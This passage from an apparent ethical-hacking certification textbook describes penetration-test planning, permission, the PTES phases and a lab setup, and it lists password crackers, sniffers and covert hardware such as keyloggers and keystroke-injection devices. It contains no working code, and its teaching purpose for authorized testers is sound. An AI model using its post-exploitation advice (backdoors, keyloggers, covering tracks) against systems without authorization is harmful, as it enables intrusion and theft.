Physical Penetration Test Strong physical security methods are applied to protect sensitive data. This is generally useful in military and government facilities. All physical network devices and access points are tested for possibilities of any security breach. This test may seek to gather information from devices or other assets that are unsecured; it can be considered as part of a social engineering test in some situations.

Insider Attack This is intended to imitate the behaviors that an internal party who already has authorized access to a system may perform.

Outsider Attack This is intended to imitate the actions and attacks that would be undertaken by an outside party.

Stolen Equipment Attack This is a type of attack whereby an aggressor steals a piece of equipment and uses it to gain access or extracts the information desired from the equipment itself.

Another item to discuss and refine during the meeting is the timing and overall duration of the test. This is an extremely important detail because some clients may want you to conduct the test only during specific hours to avoid disruption to their infrastructure and business processes. You'll need to balance this requirement against the need to evaluate an organization as it works or is under stress, which an after-hours test will not provide. No organization is willing to have their operations affected as the result of a penetration test, so performing aggressive tests such as a denial of service may be frowned upon. Just be aware of any limitations, and if you need to deviate from them check with the client. Ensure that you receive amnesty in the event that your team disrupts operations during the testing, by having the data owner or sponsor acknowledge that they are willing to accept that risk.

Another decision to make during this meeting is who will and who won't be informed about the test. Some part of the staff will always be aware of the test and will be on hand to verify that you are supporting the goals of the organization but also to provide support in the event that you are confronted about performing the test by those who don't know about it. Informing too many staff members can have the effect of doctoring the results because personnel will adjust their work habits either consciously or unconsciously when they know a test is ongoing.

Contents of a Contract

When the initial meeting is conducted, a contract will be generated outlining the objectives and parameters of the test. Let me give you a rough idea of some of the items that may be included:

Systems to Be Evaluated or Targets of Evaluation The client and penetration tester will work together to determine which systems require evaluation during the penetration test. This evaluation can be limited to those of higher value to the organization or those that need to be tested for compliance reasons.

Perceived Risks In any penetration test, some unplanned event can and will happen. Despite your best-laid plans and preparations, the unexpected will occur, and by informing the client of the likelihood ahead of time you decrease the surprise of downtime and allow for preparations for lessening any impact.

Timeframe Set a realistic timeframe during which the tests are to be conducted. Ensure that enough time is allocated to perform the test, check and verify the results, and catch

any problems. Set specific times of the day and week to perform the test because results and responses to an attack will vary depending on time of day and which day it is performed.

System Knowledge You don't need extensive knowledge of the systems you're testing, but you should have some level of understanding and comprehension about them.

Actions to Be Performed When a Serious Problem Is Discovered Don't stop after you find one security hole. Ensure that you document your findings using the five Ws. A pen test team that is operating 24 hours a day will need to keep a log in order to meet customer requirements as well as any regulations that apply. Keep going to see what else may possibly be discovered. If you haven't found any vulnerabilities, you haven't looked hard enough. If you uncover something big, you do need to share that information with the key players as soon as possible to plug the hole before it's exploited.

Deliverables These include vulnerability scanner reports and a higher-level report outlining the important vulnerabilities to address, along with countermeasures to implement.

Gaining Permission

Remember one of the key tenets of performing a penetration test on an organization is to get clear and unambiguous permission to conduct the test. While getting sponsorship and such to perform the test is important, it's vital to document permission. Get the person authorizing the test to formally sign off on the project and the plan, and have their contact information on hand just in case. Without such authorization, the test can run into one of many snags, including that the test was never authorized, which could easily lead to lawsuits against you as the pentester.

So what form can this authorization take? Verbal authorization is not desirable, but documentation showing that authorization was granted is acceptable. A test should never proceed with just verbal authorization. If you are an outside contractor, a signed contract is enough to convey and enforce permission for the action. Internal tests can be justified with an email, signed paperwork, or both.

Without this paperwork or permission in place, it would be unwise and possibly illegal to proceed. The permission not only gives you authorization to conduct the test but also serves as your "Get out of jail free" card if you are challenged as to whether you should be testing or not.

Don't ever underestimate the importance of having permission to do a test as well as having it in writing. Charges have been filed and successfully pursued against those who have not had such permission or documentation.



Never take getting permission for granted. When a client engages you for a test, ensure that permission is given in writing as part of the paperwork that is completed prior to starting. Even more important, if the client requests that additional tasks be performed, you need to make sure that your current permission paperwork covers the change; if not, get an amended agreement prior to adapting to the changing test conditions.

Intelligence Gathering

Once a plan is in place and proper preparation has been completed, you can begin the information-gathering process. This phase represents the start of the actual test, even though you will not yet be engaging your target directly. However, at this step you can obtain a wealth of information.



In the EC-Council model this step is known as footprinting. In any case, the process is intended to be methodical and careful. A careless or haphazard process of collecting information in this step can lead to a waste of time later when moving forward or in a worst-case scenario the outright failure of an attack. The smart and careful tester will spend a good amount of time in this phase gathering and confirming information.

How do you gain information in PTES? There is an endless sea of resources available to do this, and it is up to you to determine which are useful and which are not. Look for ways to gain information that will help you build a picture of a target that will allow you to refine later attacks. Information can come from anywhere, including search engines, financial disclosures, websites, job sites, and even social engineering. Where PTES differs from the EC-Council model is that it includes three levels of information gathering, each more aggressive than the previous one:

- Level 1 is basic information gathering, which is essentially a cursory look with automated tools to see what you can find out from simple sources.
- Level 2 is executing the information-gathering process by using automated and manual tools to gain a much better understanding of the target. For example, now you are trying to understand the functioning of a business as well as other information, including physical data regarding the business such as location.
- Level 3 is the most aggressive and complete level but also the most time and resource intensive. At this level, typically teams of penetration testers are involved to find out intimate details about the target.



In some organizations teams of pentesters are assembled into what is known as a red team. These teams work together to simulate a much more sophisticated level of attack. In some cases these red teams take on not just the goal of assessing security but also the mannerisms and goals of a hostile party, such as an unfriendly foreign government or terrorist cell.

Before you start gathering information, you need to do some groundwork for the process in order to make the phase more focused and effective:

- First, define what the target actually is. This should be straightforward if you have had thorough discussions with the client. But this is another chance for you to make sure that you fully understand what you are supposed to be targeting and have the correct information.

- Second, consider any rules of engagement that may have been put in place by the client. Ensure that you understand the limits of what the client wishes you to do and that your activities will stay within those limits.
- Third, define the time length for the test and what you can accomplish within that timeframe.
- Fourth, and this is extremely important, determine the goal of the test. Make sure you have a clear goal from the client, and that you are pursuing activities that will get you to that goal.

What you want to have when leaving this phase is a comprehensive list of information that can be put to use later:

Public Information Information that may be publically available about a target would include host and network information.

OSINT Open-source intelligence is a vital part of the process and typically gets information from public sources. The drawback is that this information may be somewhat out of date.

Sector-Specific Data Ascertain the operating system or systems in use in a particular environment, including web server and web application data where possible.

Network Information Find network information via queries such as Whois, DNS, network, and organizational queries.

System Weaknesses Locate existing or potential vulnerabilities or exploits in the current infrastructure that may be conducive to launching later attacks.

HUMINT This term is shorthand for human intelligence, which sounds cool but it is just another way of saying social engineering (it does sound cooler though).

The process of gathering information in PTES is very detailed concerning the types of items you can attempt to gather to make later steps easier. The guidelines pertain to not only technical information but physical and other information as well.

The manner in which PTES defines how to collect information and the types of information collected bears some resemblance to the EC-Council's standard, but it is not 100 percent the same. The process is different in that it defines different levels of information gathering and the details you should expect to get. It's the same in that it gathers much of the same information that can be obtained through the same means we discussed in Chapter 4, "Footprinting."

Threat Modeling

The threat-modeling phase is not included in the EC-Council process. In the EC-Council model threat modeling is included in the early footprinting step. PTES includes it as its own step and dedicates more time and effort to the process.

Threat modeling is the process of defining assets and the possible attacks that they may face. The threat model tries to break down assets or individual components of an

application to better quantify what is being threatened. Once things are diagrammed and defined, you have a clearer picture of what needs to be assessed and have more guidance as to how to proceed.

The threat-modeling process concentrates on gaining information in four key ways:

- Gather relevant documentation.
- Identify and categorize primary and secondary assets.
- Identify and categorize threats and threat communities.
- Map threat communities against primary and secondary assets.

In many ways this process is almost like an in-depth footprinting process with greater attention to detail. You should expect to draw on just about everything you gathered from that step—everything from technical data and business process information to employee and location information and much more.

You will also during this phase do some research to ascertain the threats that are likely to impact the assets. Fortunately, as you learned in our early chapters, there are many databases, websites, and brainpower available to fill in the gaps in your knowledge of threats if needed.

Once you have an accurate model and an idea of what the threats are, you can move on to the next step.

Vulnerability Analysis

Now things are heating up as you move into the vulnerability analysis phase. Here you examine your target by more actively engaging them with various tools of your choice. Flaws can literally be anything from misconfiguration issues to defects in software and design. While you could look for countless numbers of vulnerabilities in an environment, the previous phase would have helped you narrow your analysis to specific items.

When performing this phase you need to make sure that your test has a clearly defined scope and goals (fortunately, you did that in a previous phase). With your scope, goals, and depth in mind, you can then choose tools appropriate for the job.



Something to keep in mind regarding the scope and depth aspect of testing is just how important defining both really is. Depth in particular is very important to keep clear. When you assess a host or anything else as part of your test, you can spend countless hours digging deeper and deeper. In other words you can keep drilling deeper looking for vulnerabilities, but at what point are you wasting time rather than being productive? That's where your early pre-engagement discussions should help because you should already have information on goals and scope to guide you.

What exactly happens during the vulnerability analysis phase? This phase more or less corresponds to the scanning and enumeration steps from the EC-Council's model. This means you are doing port scans, banner grabs, OS fingerprinting, vulnerability scans, and all of the rest of the tasks we covered during those steps.

What you don't do during this phase is start the process of penetrating any deeper. Remember, you are still gathering information, though more actively, about your target that you can act on or that will at least influence your next set of actions.

That brings us to our next phase of the PTES process, exploitation.

Exploitation

Once a target has been scanned and openings and vulnerabilities determined, the actual penetration of the target can proceed. This step is intended to exploit weaknesses found in the system with the intention of compromising the system and gaining some level of access.

The penetration tester should expect to take the results from the previous step to carefully consider and identify a suitable target for penetration. Keep in mind that during the previous step you may uncover a good number of vulnerable systems, and the challenge is now to locate a system or systems that can be exploited or are valuable targets. For example, when scanning a network the tester may locate a hundred systems, but of this number only four are servers, with the rest being desktop systems. While the desktop systems may be interesting targets, the tester will probably focus their attention, at least initially, on the servers, with desktops being a possible secondary target.

After selecting suitable or likely targets, the tester will attempt to use their skills and knowledge to break into the targets. Many different attacks may be tried before one is actually successful, if any at all. Remember that scanning a system and assessing it as having a vulnerability does not mean it is actually capable of being exploited. The tester should consider which type of attacks may be successful and the order in which to attempt them prior to actually employing them against a target.

Attacks that may be possible during this phase can include the following:

- Password cracking
- Traffic sniffing
- Session hijacking
- Brute-force attacks
- Man-in-the-middle attacks

All of these attacks and more have been covered in this book, and you would apply those attacks in this phase. Also keep in mind that the attacks used here are not just for technical components; they include the physical and human components as well. If an attack you have learned about is within the scope of the test and fits the rules of engagement, you should use it.

Once you have established a stable connection to the internals of a host or something else in the environment, the next step awaits you.

Post-Exploitation

Now that you are in the system, the first thing you must do is maintain that access. Maintaining access preserves the opening that you made into a system as a result of what you did during the exploitation phase. This step also assumes that you want to press the attack further or come back later to perform additional actions.

This phase starts with taking stock of what you have gained access to. Is the asset that you have compromised something of value as it is, or do you need to do more? Typically, the system you have compromised will require some further actions on your part, such as escalating privileges, gaining further access, and looking for useful data or other valuable information.

So what could you do at this point if you don't find anything of immediate value on the system? The answer is plenty. You could plant a keylogger on the system with the goal of capturing keystrokes and perhaps passwords or similar information. You could locate encryption keys on the system and take control of them. You could even use this time to plant a backdoor on the system and cover your tracks to avoid detection.

However, one of the most valuable moves you may be able to carry out at this point is pivoting. Pivoting is the process of using the compromised system as a beachhead from which you can penetrate deeper into the environment by performing actions such as scanning ports, sniffing traffic, enumerating services, and much more.



Real World Scenario

Which Way Is Best?

It is important to discuss automated versus manual penetration testing because you will encounter both and may not initially be able to distinguish one from the other. So let's look at both and hopefully prevent any confusion before it occurs.

Automated tools can be used to identify many of the more common, well-known weaknesses that may be present in an environment. These tools typically have regular updates that ensure that the latest weaknesses are caught.

Here are some guidelines for selecting a good penetration tool:

- It should be easy to deploy, configure, and use.
- It should scan your system easily.
- It should categorize vulnerabilities based on severity and determine which ones need an immediate fix.
- It should be able to automate verification of vulnerabilities.
- It should verify exploits found previously.
- It should generate detailed vulnerability reports and logs.

However, automated tools have some limitations such as producing false positives, missing known weaknesses, or even giving a false sense of confidence in the results.

Since automated tools cannot locate every potential weakness, the need for manual testing becomes apparent. A human, with the right training and knowledge, can locate a wide range of weaknesses that may not be located through automated means. However, the downside

of performing the test manually is that it is time consuming and it is just not possible for a human being to check every potential vulnerability in a reasonable amount of time.

So what is the best approach? The best approach for many penetration testers is to combine the two into a hybrid approach, with the automated tests looking for vulnerabilities and the manual ones focusing on specific issues or doing further investigation on specific weaknesses.

Reporting

After conducting all the tasks discussed previously, your next task is to generate a report for the client. While the report can take many different forms depending on the specific situation and client needs, it must include some essential pieces of information in a specific format.

The report should start with a brief overview of the penetration-testing process. This overview should seek to neatly encapsulate what occurred during the test without going into too many technical details. This section will be followed by an analysis of what vulnerabilities were uncovered during the test. Vulnerabilities should be organized in a way that draws attention to their respective severity levels such as critical, important, or even low. The better you can separate the vulnerabilities, the more it will assist the client in determining where to dedicate time and effort toward addressing each.

The other contents of the report should be as follows:

- Summary of any successful penetration scenarios
- Detailed list of all information gathered during penetration testing
- Detailed list of all vulnerabilities found
- Description of all vulnerabilities found
- Suggestions and techniques to resolve vulnerabilities found

I additionally try to summarize my reports for clients in a less-technical format up front. I then attach the hard technical data as an appendix to the report for the client to review as needed.



Real World Scenario

External Factors and Reports

In some cases clients may request a certain format either directly or indirectly as a condition of the test they request. For example, in tests that are performed in order to satisfy payment card industry standards, a client may request a format that conforms to specific standards. The same might be said for requirements pertaining to HIPAA standards and others. Always ask your client if any specific format is needed or if it is up to your discretion.

In order to make the reporting and documentation process easier, I strongly recommend that during your process of penetration testing you make a concerted effort to maintain good, clear, and consistent notes. If this is not your forte, I strongly advise that you develop these skills along with purchasing or developing a good reporting system to ease some of the load of this process. A lack of documentation can not only make things harder for you; it can also leave conspicuous holes in your test data.

Mopping Up

This last piece is not part of the EC-Council or PTES process, but I think cleaning up needs to be mentioned. After all is said and done, you may have some cleaning up to do as a result of the actions taken during the penetration test. As you should have been doing all along, go through your documentation to examine all of the actions you took and double-check to determine if anything you performed needs to be undone or remediated. You are seeking to make sure that no weakened or compromised hosts remain on the network that could adversely affect security. In addition, any actions you take to clean up the network or hosts should be verified by the organization's own IT staff to ensure that they are satisfactory and correct. In essence, you are making sure that you have left the systems the way you found them. Leaving something behind or not documenting what occurred and was removed can easily lead to a lawsuit against the pentester.

Typical cleanup actions include the removal of malware from systems, removal of user accounts, and restoration of changed configurations and anything else that may have been altered or impacted during the test.

Simply put, you can't perform a penetration test, compromise and weaken a system, and then call it a day and leave it in that state. Doing so can cause you all sorts of problems ranging from leaving a bad impression to potential lawsuits and even career suicide if a real malicious compromise happens as a result.

Summary

Penetration testing typically kicks off with extensive and thorough scoping and planning of the project. The planning process focuses on determining the overall goals of testing and how it will be executed. The penetration tester and the client need to carefully and thoughtfully consider the goals of a test and ensure that they are realistic and appropriate.

Once this planning is completed and contracts have been signed and permissions obtained, the test can proceed, usually starting with the gaining of information that can be used for network scanning and later more aggressive actions. Once all the penetration testing is complete and information about vulnerabilities and exploits has been obtained, a report of some sort is typically generated. The report should clearly document

all the actions that took place, the results, interpretations, and recommendations where appropriate.

A penetration tester also needs to be aware of the different laws that may or may not impact the test and their own activities. A tester needs to make sure that they are legally protected and should consider contracting with outside legal help to ensure both their and their client's needs are met.



Appendix C

Building a Lab



You learned several things in this book that will help you become a more knowledgeable and skilled hacker. However, the problem is that many of these skills require practice and exploration to use, not to mention that if you don't practice them just about all the skills are perishable. With this in mind it's important to show you the items you will need to build your own lab so you can have your own sandbox to play in and experiment in without worry. Remember that unless you have permission from the owner or own the network yourself, you should not be poking around a network. Doing so could potentially end your career and your freedom. So let's explore how to build your own environment for testing.



As a penetration tester you will need to use a wide range of tools and techniques to accomplish your job. You will find a seemingly endless array of tools of all different types, shapes, and sizes that may or may not be useful in conducting a penetration test. With so many tools available, you will have to spend some time evaluating the various tools for new options and new versions. I have endeavored to include as many tools as I possibly could that are both free and well documented. However, a few on this list may have an associated cost to either acquire or develop.

Why Build a Lab?

So which tools should you become fluent with or concentrate on when testing or training? I have included a list of tools later in this chapter that you should consider getting familiar with in order to prepare properly for the test.



This list is a short one, but that does not mean you should stop with what is noted here. You should have at least three to five of each type of tool available just in case you don't get the results you want out of your favorite tool.

The Build Process

The first step in setting up a lab is to configure the system that you will use for testing. Since this guide assumes you will be using a single system to test your skills and evaluate tools, we will be using virtualization as the way to best facilitate this goal. The lab setup

described here assumes that you will be using Windows as a base operating system with virtualized operating systems hosted on top of this environment. If you don't wish to host virtual machines with additional tools in either Windows and Linux, you can skip setting up the virtual environment.

But before you decide against creating a virtual machine, consider the advantages:

- You can test malware without risk because your guest operating system can be isolated.
- You can easily test different servers and applications without modifying your base operating system.
- In case the virtual machine gets damaged or misconfigured in some way, you can reinstall it or roll it back to a previous snapshot.
- You can set restore points or snapshots prior to installing and testing new tools; if something goes awry, you can easily revert to an earlier configuration.
- You can host multiple operating systems on one physical machine without configuring some complex multiboot setup.
- Configuring a test network or virtual machines is much cheaper and more efficient than using actual networking hardware.

Of course, everything has its downsides, so let me address some of those:

- Some software will not work properly in a virtual environment.
- Some hardware devices used for penetration testing will not work with virtualization, although this is becoming less of a problem with newer versions of the technologies involved.
- The hardware used to host both the physical operating system and multiple virtual machines will need much more memory, and it will need plenty of disk space to host everything.
- Sometimes the virtualized networking functionality can be a bit glitchy.

While neither of these lists is exhaustive, they should at least get you thinking. Neither choice (to go virtualized or not) is wrong, and in the field you can find individuals using both, but make sure you understand the situation before you implement it and use it in production.

What You Will Need

In order to build a proper lab you will need to do several things first, some optional and others not. I recommend putting down some important foundations first. Make sure you have a good understanding of what you are trying to accomplish, and don't just start building at random. But before we get started, let's look at some of the reasons why you would create a lab.

If you were to search the Internet, you would undoubtedly find countless tutorials and guidelines on how to best accomplish the task, each positioning itself as the best solution. You know what? They are all right in their own way, so we will focus on what you need to test and what you are trying to accomplish, both to study for the CEH exam and to have your own sandbox later.



I would love to sit here and write that all other methods of creating a testing lab and sandbox to play in are junk, but that's simply not the case. Each approach has its own merits and drawbacks (including the one I demonstrate here). What I have tried to do is describe a system that has the most flexibility and ability to test your skills.

I will discuss one of the more common and useful setups in this appendix so you can determine if it is the best option for you, but I will also provide notes along the way as to equipment and changes that may be needed to make the process better.

Creating a Test Setup

There are many approaches you can take, but if you go with the common one-system, self-contained lab setup, you will need to have a few things in place:

- A laptop or desktop with as much RAM as you can get shoehorned into it; 8 GB is good but more is better.
- A large hard drive to store all the virtual machines plus the host operating system and its tools. I do not recommend going under 250 GB if you can afford it, and definitely going with an SSD drive if you can find one in your price range. The performance increase and extended battery life are invaluable.
- The host operating system physically running on the system can be Linux, Microsoft Windows, or OS X. Which you use is up to your personal preference.
- Make sure the system you will be using has all patches and corresponding security updates and other items installed.
- For a wired and wireless (802.11, b, g, n and ac support if possible) network, you should check to see if your hardware of choice supports monitor mode with respect to wireless adapters. If your adapter does not support monitor mode, you will need to get an external adapter for any wireless attacks and surveys.
- Optional: Bluetooth support. For extended range when scanning for and working with Bluetooth devices you may want to consider getting an external adapter such as the SENA UD100.The SENA adapter not only extends the range of Bluetooth, but it also supports Bluetooth packet injection and additional external antennas for even longer-range support.

Since you are using a single system to build and host the lab, you will be using virtualization. Virtualization just means that you are going to be hosting multiple operating systems upon a software-emulated hardware environment. To do this you will need to use virtualization software, and there are plenty such packages to choose from. While I am not specifically endorsing the ones mentioned here, these are the ones that are the most popular and see the most use.

Virtualization Software Options

The virtualization software that tends to be the most popular is varied and depends on the goals and preferences of the customer or penetration tester. Let's look at a few:

- Oracle VM VirtualBox is one of the most commonly used and popular virtualization applications. The software offers multiple-platform support for both 32- and 64-bit environments. The program has proven to be very stable, reliable, and easily configured with plenty of options. Plus the software is free.
- VMware Player and VMware Workstation are two other extremely popular options in the workplace. First, the products are cross platform, very powerful, and customizable, and they have a sizeable user base. The downside is that the Workstation component costs money, but the Player is free and will take care of almost everything you need.
- Microsoft Hyper-V is an extremely popular virtualization product although it is not as popular for setting up these types of labs because it tends to use more resources and is not cross-platform compatible.

The Installation Process

In this section I will try to keep the installation process as generic as possible so it can be applied to any operating system, but there may be variations in your own environment. On top of this base you will install the virtualization software that will host the guest operating systems.

You should take the following steps prior to installation of your virtualization software of choice:

1. Apply all patches, services packs, drivers, and other updates as required by the operating system.
2. Apply any software updates for the hardware and firmware as required by the vendor of your specific hardware. In my case I always check for updates with the Lenovo website because my particular system is a Lenovo ThinkPad.
3. Install an antivirus and antimalware application.
4. Optional: Install an office suite, which should include a word processing application and a spreadsheet application at the very least. In addition, you should consider a suite that has a presentation application for when you need to display slides to clients or simply document your testing. Choices include Microsoft's Office suite or LibreOffice.
5. Optional: Install a PDF viewer. My personal favorite is Sumatra PDF.
6. Optional: Install a PDF printer application such as Primo PDF.
7. Install your virtualization software by following the vendor's instructions.

Installing a Virtualized Operating System

The next step in preparing the lab system is to install your virtual machines and configure them. Since I do not know which virtualization software you will choose, I will provide some broad steps on how the process works. You will need to research the specifics for your software of choice.

In general, the process works something like this:

1. Create a new virtual machine in your software.
2. Name the new virtual machine something meaningful, such as Windows 7 64-bit or Kali Linux.
3. Depending on the OS you intend to install on the virtual machine, you will need to allocate some memory to the virtual environment. I usually recommend allocating a minimum of 2 GB to a VM guest. Keep in mind that these amounts will vary, and most software will allow you to increase or decrease this amount later.

At this point you can install your operating system on the virtual environment. To do this you will need either an ISO file or media such as a CD/DVD or USB flash drive. Once you have that in hand, follow the instructions in your virtualization software to mount the media and perform the installation process.

Installing Tools

Once you have configured, patched, and prepared your virtual machine, you can install the applications you've chosen. This section is meant to help you at least get started with the process of locating and evaluating some new tools.

To prepare for the CEH exam, you should learn how to use the tools listed in the following sections.

Types of Software Tools

To make things easy I have classified the tools by category, each in no particular order.

Scanners:

Nmap You can acquire Nmap at `www.nmap.org`, which is the website of the developer itself. Since this tool is such a flexible and powerful piece of software and is cross platform, you should seriously consider making it part of your toolkit.

Angry IP Scanner Available at `www.angryip.org`, this piece of software is a simple, quick, and dirty way of locating which hosts are up or down on a network. While the functionality for this tool can be replicated with a few switches in Nmap, it still may prove a good fit for your toolkit.

SuperScan This tool is available at `www.mcafee.com` and is useful mostly for performing certain steps during the enumeration phase. However, this tool is a port scanner as well.

Zanti (for Mobile Phones) This app is available on Google Play, where it can be downloaded for free.

Zenmap (Part of Nmap) Included as part of the Nmap package, it is nothing more than a graphical front end to the command-line Nmap scanner.

NBTScan This is used for NetBIOS scans and can be downloaded from `www.sectools.org`.

Hping2/hping3 These packet-crafting utilities can be used to create custom scans or probe individual ports with precision. They can be obtained at `www.hping.org`.

NetScan Tools This multipurpose suite of tools is available at `www.netscantools.com`.

Enumeration:

DumpSec This is available from `www.systemtools.org` and can be used as a means to reveal the users, groups, printers, and other information from a targeted system.

SuperScan This tool can be found at `www.mcafee.com` and is useful mostly for performing certain steps during the enumeration phase. However, this tool is at heart a port scanner as well.

Netcat This is a multipurpose tool that can be used to perform enumeration. You can obtain it at `www.sectools.org`.

Cryptcat It's the same as Netcat except it offers encryption capabilities that Netcat cannot. It's useful when trying to avoid sniffing or detection by an IDS and can be obtained at `www.sourceforge.net`.

TCPView This is used to view connections to and from a given system and can be obtained at `www.microsoft.com`.

Sysinternals Suite This collection of tools can be obtained at `www.microsoft.com`.

NirSoft Suite This collection of various useful tools and utilities can be obtained at `www.nirsoft.net`.

Password-Cracking Tools:

L0phtCrack This tool can be obtained from `www.l0phtcrack.com`.

Ophcrack You can obtain this tool from `www.sourceforge.net`.

John the Ripper Find this tool at `www.openwall.com/john`.

Trinity Rescue Kit Here's another multipurpose tool that's useful for performing password resets on a local computer. It can be downloaded from `www.trinityhome.org`.

Medusa This is an old password cracker from `www.sectools.org`, but it still may work when other crackers fail.

RainbowCrack Available at `http://project-rainbowcrack.com/`, it cracks hashes with rainbow tables.

Brutus Available at `www.sectools.org`, this is an old but still somewhat effective web application password cracker.

Sniffers:

Wireshark Available at www.wireshark.org, this is the most popular packet sniffer in the IT industry. It's a fully customizable packet sniffer with plenty of documentation and help both online and in print. Wireshark boasts cross-platform support and consistency across platforms.

Tcpdump Available at www.tcpdump.org, this is a popular command-line sniffer available for both the Unix and Linux platforms.

Windump Available at www.winpcap.org, this is a version of tcpdump but ported to the Windows platform.

Cain & Abel Available at www.oxid.it, this multipurpose tool includes basic sniffing capabilities among other functions designed to recover passwords.

Kismet (for Wireless) Available at www.kismetwireless.net, this is a popular wireless sniffing and detection tool designed for the Linux operating system.

Ntop Available at www.ntop.org, this is a high-speed sniffer designed for Unix systems.

NetworkMiner Available at www.netresec.com, this network sniffer is capable of capturing traffic and doing analysis but also is capable of performing forensically accepted analysis.

Wireless Tools:

Kismet Available at www.kismetwireless.net, this is a popular wireless sniffing and detection tool designed for the Linux operating system.

inSSIDer Available at www.metageek.com, this is a network detection and location tool.

Reaver Available at https://code.google.com/p/reaver-wps/, this tool is used to perform brute-force attacks against WPS-enabled routers.

Netstumbler (Old but Useful on 32-Bit Systems) This offering from www.netstumbler.com works much like MetaGeek's offering but is not as feature rich.

Bluesnarfer You can obtain this tool from the repositories of any Linux distribution.

Aircrack-ng Available at www.aircrack-ng.org, this is a suite of tools used to target and assess wireless networks.

Logging and Event-Viewing Tools:

LogParserLizard Available at www.lizard-labs.com, this tool is used to analyze log files and allows for the creation of queries to reveal events from Event Viewer and other logs such as IIS and FTP.



I want to point out that if you use Kali Linux 2.0, which was released on August 11, 2015, the product includes a full suite of tools to do all of the tasks we covered in this book as well as others we haven't covered. If you are going to use Kali Linux, I highly recommend that you update your distribution regularly.

Types of Hardware Tools

So which hardware-based tools should you become fluent with or concentrate on when testing or training? Becoming familiar with the following tools should help you prepare for the CEH exam.

Minipwner Available at www.minipwner.com, this multipurpose tool is about the size of a deck of cards. The device allows for the sniffing of both wired and wireless network traffic. Since it has a battery, it can be plugged into a client's network and left behind while you gather information remotely. Because it also acts as wireless access point (fully configurable), it can also perform numerous wireless attacks.

USB Rubber Ducky Available at www.hak5.org, this is a flash drive–sized device that can be plugged into a system to run scripts for any purpose. The advantage of this device is that it appears as a keyboard rather than a flash drive, meaning there is little chance of it being detected or stopped by enterprise security policy.

Wi-Fi Pineapple Also available at www.hak5.org, this is a much-talked-about Wi-Fi honeypot and wireless tool. It can be used to perform many of the same tasks as the minipwner.

LAN Turtle Also available at www.hak5.org, this is a powerful tool for sniffing, capturing, remote accessing, and other capabilities all packaged inside a seemingly innocent Ethernet adapter.

AirPcap Available at www.riverbed.com, this is a USB dongle used to allow more in-depth analysis of wireless traffic. It can be very pricey, however, so I would recommend keeping an eye on eBay to see if you can get a used one at a lower cost.

Ubertooth One Available at www.greatscottgadgets.com, this hardware device allows for the analysis and detection of Bluetooth devices.

Raspberry Pi Available at www.raspberrypi.org, this is a minicomputer about the size of a pack of cards. The benefit of this device is that it can be readily adapted to a number of different situations and has been used to build everything from mini-supercomputers to arcade machines and pen-testing devices. The device runs about $35 in most cases.

Pwn Pad Available at www.pwnieexpress.com, this one is very pricey, but I felt I should include it here just for your review and information. The Pwn Pad is a tablet device that comes preset and configured with its own operating system and embedded tools for penetration testing. It can perform all sorts of wireless and Bluetooth hacking as well as password cracking and web application hacking. While the price tag may keep the device out of the hands of many, it can be obtained on a much tighter budget if you search out the Pwn Pad community edition and follow the instructions to make one yourself. Instructions can be found on the pwnieexpress.com website.

Pwn Phone Also available at www.pwnieexpress.com, this is essentially the same as their Pwn Pad but shrunk down even more to the size of a smartphone.

Yagi Antenna You can obtain this tool from many sources. Check sites like eBay or Amazon.com for prices.

Parabolic Antenna Much like the Yagi, this can be purchased from any number of sources online.

KeyGrabber Available at `www.keelog.com`, this is a hardware-based keylogger that plugs into USB ports on a system.

Tablet This last one is my personal suggestion and one that I use in my personal life. I use a tablet to keep many of my reference guides and books close at hand. Thanks to Amazon's Kindle, I can keep a multitude of books with me without breaking my back in the process. My personal choice is an Android-based tablet from Lenovo, but you should use the one you prefer. A final reason for using a tablet is that it also reduces the battery usage on my notebook when I have to read a simple manual or book.

Summary

As a penetration tester you will need to use a wide range of tools and techniques to accomplish your job. The variety of software and hardware-based tools make a complete penetration-testing kit. You must, as a successful penetration tester, be ready to evaluate and acquire a range of tools to complete your jobs successfully and thoroughly.

Index

Numbers

007Shell, covert channel exploits, 248
3DES (Triple DES) encryption, 78–79, 88
3G hot spots, 412
4G hot spots, 412
802.11. *See* Wi-Fi
802.11i, 418
802.3 (Ethernet), 45

A

access control
  Android OS, 444–446
  Apple iOS, 446
  cloud computing, 495
  mobile device, 442–443
  physical. *See* physical security
access control lists (ACLs), 381, 470
access points
  broadcasting SSID, 413
  client misassociation attacks on, 428
  honeyspot attacks on, 428–429
  misconfiguration problem with, 428
  rogue access point attacks, 426–427
  wireless antennas and, 414–415
  wireless network, 411–412
account hijacking, cloud security threat, 490
ACK flag, 134–135, 136–137
ACK scanning, 143–144
ACK sequence numbers, TCP/IP session hijacking, 344
ACK tunneling, defying detection by firewall, 479
AckCmd, 248, 479
ACLs (access control lists), 381, 470
active fingerprinting, of OS, 146–147
active information gathering, footprinting, 106
active online attacks, 198–199, 202–203
active session hijacking attacks, 335–336
active sniffing, 256
active wireless network attacks, 425
ad hoc attacks, on Wi-Fi, 427
administrator accounts, Windows OS, 60–61, 163–164
administrators
  application, 361
  server and network, 360
ADS (Alternate Data Streams), covering tracks, 216–217
adware, 227, 237
AES (Advanced Encryption Standard), 79
AES-256 encryption, Apple iOS, 446
AH (Authentication Header), IPSec, 90
aircrack-ng
  breaking WEP, 420–421
  brute-force attacks, 425
  wireless tool for lab testing, 572
aireplay-ng, 420
AirMagnet, 430
AirMon, 453
AirPcap
  breaking WEP, 421–422
  hardware tool for lab testing, 573
  sniffing wireless networks, 260
algorithms
  asymmetric, 80–86
  cryptography and, 77
  symmetric, 77–79
  types of hashing, 87
ALog reader, pentesting Android, 453
alteration, breaking CIA triad, 16
Alternate Data Streams (ADS), covering tracks, 216–217
alternate sites, business continuity/disaster recovery, 27–28
Amitis, Trojan-creation tool, 243
analysis and tracking phase, incident response, 24
AnDOSid, pentesting Android, 451
Android OS
  with 83 percent of market share, 441
  common problems, 447–448
  countermeasures, 454–455

customized versions of, 445–446
design of, 444–446
overview of, 443–444
pentesting, 450–454
storage encryption on, 442
vulnerabilities, 62
Android runtime (ART), 445
Android Updates, 445
Angry IP Scanner, 570
Anna Kournikova computer worm, 5, 291
anomaly-based IDS, 464–465
anonymity, pentesting Android, 454
Anonymous hacking group, 6, 8
Anonymous logon group, Windows, 165
antennas, wireless, 414–416
antimalware applications
DoS/DDoS protection, 323
installing for lab testing, 569
mobile device countermeasures, 455
antivirus applications
installing for lab testing, 569
Phatbot terminating, 243
polymorphic/metamorphic viruses unidentifiable to, 230
virus detection and elimination, 229
web browser integration with, 295
AOKP (Android Open Kang Project), 445
Apache Server, 361–362, 367
App Scanner, pentesting Android, 452
Apple iOS
with 14 percent of market share, 441
common problems, 447–448
